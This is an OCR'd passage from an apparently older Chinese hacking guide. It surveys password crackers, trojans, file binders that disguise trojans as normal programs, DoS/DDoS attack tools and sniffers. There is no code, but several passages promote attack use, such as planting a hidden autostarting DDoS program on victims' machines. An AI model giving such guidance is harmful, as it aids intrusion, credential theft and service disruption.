


图5

2、口令破解工具

计算机许多验证方法都是基于口令验证的，只要你知道了一个帐户名和它的口令那你就可以以这个帐户的身份登录进行活动了，所以口令是相当重要的。所以口令破解工具也是黑客必备的工具之一，它可以在知道用户的账号后强行破解用户口令，这种方法只要有足够的时间，但总有那么一些使用简单口令的用户帐号被黑客们破解出来。如果对口令破解工具进行分类，可以分远程破解和本地破解两种类型。




图6

远程口令破解工具是指能挂上字典后对远程服务（如telnet，ftp，pop，IPC）的某帐户逐个尝试密码，错误后重试直到试得正确密码为止的工具，一些大型扫描器往往集成了这种功能，比如"流光"、"ShowSecurityScanner"等都具有远程口令破解的功能，所以有人说这些重量级扫描器已不再仅属于扫描器范畴，当然功能单一地进行远程口令破解工具也有，比如"溯雪"就是一个远程探测各种基于WEB页的登录口令的工具，如图6，用于远程破解基于WEB页信箱密码，论坛密码等速度飞快，具体用法可以查看其帮助文件，在这就不介绍了。

本地口令破解工具主要是对密码存储文件的Passwd（UNIX系统）、Sam（Windows系统）的破解。黑客先会想方设法搞到这些密码存储文件，然后用本地口令破解工具进行破解。常见的Windows NT帐户破解工具有：L0phtcrack，UNIX

口令破解工具比较著名的有："jhon" 和 "乱刀"。

L0phtcrack 是 Win NT/2000 平台上使用的最好、最快的 NT 帐户密码破解工具，它能在 P300机器上不到48小时可以破解90%的超级用户(Admin) 口令，18%不到10分钟就可以破解。目前最新版本4.0。使用时只要把文件导入后开始破解就可以了，如图 7。




图 7

"jhon" 和 "乱刀" 这两个程序都可以运行于 Windows平台下，不过jhon是命令行工具，使用不是很方便，我们这里就只介绍下 "乱刀"，它是一个破解 UNIX 的 PASSWD 文件密码的工具，使用简单，如图 8。与同类工具相比，它具有以下优点：1、可以启动多个线程来进行解码，2、能产生各种密码的组合，不必使用字典，3、使用32位的核心 DES 算法，速度飞快 4、具有断点恢复功能。




图 8

3、木马程序

木马程序相信大家都熟悉的不能再熟悉了吧？这种程序最大的特点在于欺骗性，它往往伪装成其他对用户具有诱惑力的合法程序，从而让用户激活它，然后它就悄悄的 "发挥它的功能" 了。至于具体发挥什么功能就要看木马的类型了。

现在网上最多的黑客程序就数木马了，不过木马有各自有不同的功能，具体的功能要看编写木马的黑客的目的。有些木马是后门型的，是为黑客打开访问远程计算机的门，为入侵提供了方便，比如：winshell，wollf，有些木马是远程控制型的，它们的功能异常强大，通过它们可以轻松地控制远程计算机进行各种操作，比如：冰河，BO，SUB7，广外女生，灰鸽子等等。有些木马则是窃密型的，它在你的计算机里潜伏着偷偷记录你的秘密（帐户密码，游戏密码，信箱帐号，敏感信息等）甚至是所有击键记录，比如：各种 QQ 木马，"Windows 大盗"，广外幽灵，传奇木马等都是这个类型的，还有许多其它类型的木马：攻击型的木马会自动攻击别的计算机，破坏型的木马会破坏你系统或数据，综合型的木马集成多种功能，等等……

其中国产木马最有名最老牌又经久不衰的要数冰河了，"冰河" 是第一个 "国产" 的木马，如图 9，它使用简单，界面优秀，功能强大，使得深入人心。它有一个客户端和服务器端，只要对方运行了服务器端程序那就成功的种下了 "冰河"，黑客可以用客户端进行连接后可以通过它与远程机器建立一条连接通道，黑客通过这条通过可以进入远程计算机并进行控制。




图 9

其它几种类型木马在本书第四章的《windows后门和木马》中有具体介绍，这里就不细讲了。

4、合并工具

合并工具是指可以把两个或多个可执行程序或其他程序捆绑成一个程序，执行捆绑后的程序就等于同时执行了这几个程序的工具，这些工具还往往可以自由选择更改文件图标，使捆绑后的程序更具迷惑性，而用户也更容易上当。合并工具一般是作为木马程序的辅助工具使用的，它们可以把木马程序合并到其它正常的大家普遍使用的程序上，然后提供给用户下载和发送给用户，当用户自以为是运行的是“正常”程序时却木马也被激活了。




图 10

合并工具也有许多，常用的合并工具有：GwBinder、开山文件合并器、Join.exe exeBinder等。

GwBinder（广外文件合并器）是一个优秀的合并程序，如图10，它可以一次最多绑定10个文件，加强了解绑程序的压缩率，使其体积减少一半，可以自定义图标，自定义解绑路径。

开山文件合并器合并后的文件自动进行压缩，使合并后的文件更小！对于一般的exe文件压缩率高达50%以上！专用于将任意多个文件（包括图片，文本文件等）合并为一个.exe文件，图标可以任意指定，如图11。




图 11

Join则是一个可将exe文件和任何档案结合，包括图片文件、音效文件，最重要的功能就是在捆绑时能设定icq讯息，一旦有人运行了一个合成后的程序，程序就立即将用户的IP等信息发到黑客的ICQ里。

5、攻击工具

我们这里说的攻击工具顾名思义是指所有黑客用来进行各种攻击的工具，黑客发动的攻击是多种的，所以具体的攻击工具也是多种多样的，包括各种拒绝服务攻击工具，各种IP数据包攻击程序，各种邮件攻击程序，各种漏洞溢出和利用程序，各种QQ攻击程序以及其他攻击程序，只要是用来到达攻击目的黑客工具的都可以归于这类范畴。由于攻击工具实在太多了，我们这里只能随便来介绍几个。

蓝雪攻击者是一种新型IP数据包攻击工具，如图12，对WIN98/ME有明显效果。运行环境WIN98/2000/XP，威力极大，能使目标主机瞬间死机重启，攻击网吧及网吧内攻击效果90%以上，使用：填入对方IP攻击即可。




图 12

Red Hacker III是一个非常不错的综合性攻击软件，如图13，威力强大，能进行 UDP转移端口攻击，包括攻击最新的514端口漏洞，使用了多个线程，调用了多个api函数，使其攻击能力提升，如果网速正常，能使服务器死机或拒绝服务，还具有单机攻击格式化炸弹等。




图13




图14

DDoS攻击者是一个DDoS攻击工具，如图14，DDoS攻击者程序要通过生成器进行生成。

生成时，可以自定义一些设置，如：要攻击目标的域名或IP地址、端口等。DDoS攻击者程序默认的文件名为DDoSer.exe，可以在生成时或生成后任意改名。然后把此程序发给用户或放到肉鸡上运行，程序便会自动驻入系统，不会显示任何界面，并在以后每次开机时自动随系统启动，在上网时自动对事先设定好的目标进行攻击。

6、嗅探工具

Sniffer就是网络窃听器，它悄悄的工作在网络的低层，利用计算机的网络接口截取网络上传输的目的地为其他计算机的数据报文，管理员用它们来分析网络资源分布和网络流量是否异常，而黑客们则利用嗅探工具在监听网络中传输的他们感兴趣的敏感信息，从而便于发现可能存在的弱点。嗅探器在功能和设计方面有很多不同，有些只能分析一种协议，而另一些可能能够分析几百种协议。一般情况下，大多数的嗅探器至少能够分析下面的协议：标准以太网、TCP/IP、IPX、DECNet。嗅探器可以是硬件或软件，也可以是软硬件结合，不过专用的嗅探器价格非常昂贵，我们这里讲的主要是软件嗅探器。

我们这里主要介绍Windows平台下的嗅探器，UNIX平台下的就不介绍了。最常用Windows平台上的嗅探器有：snifferpro，arpsinffer，sniftt，netxray等。

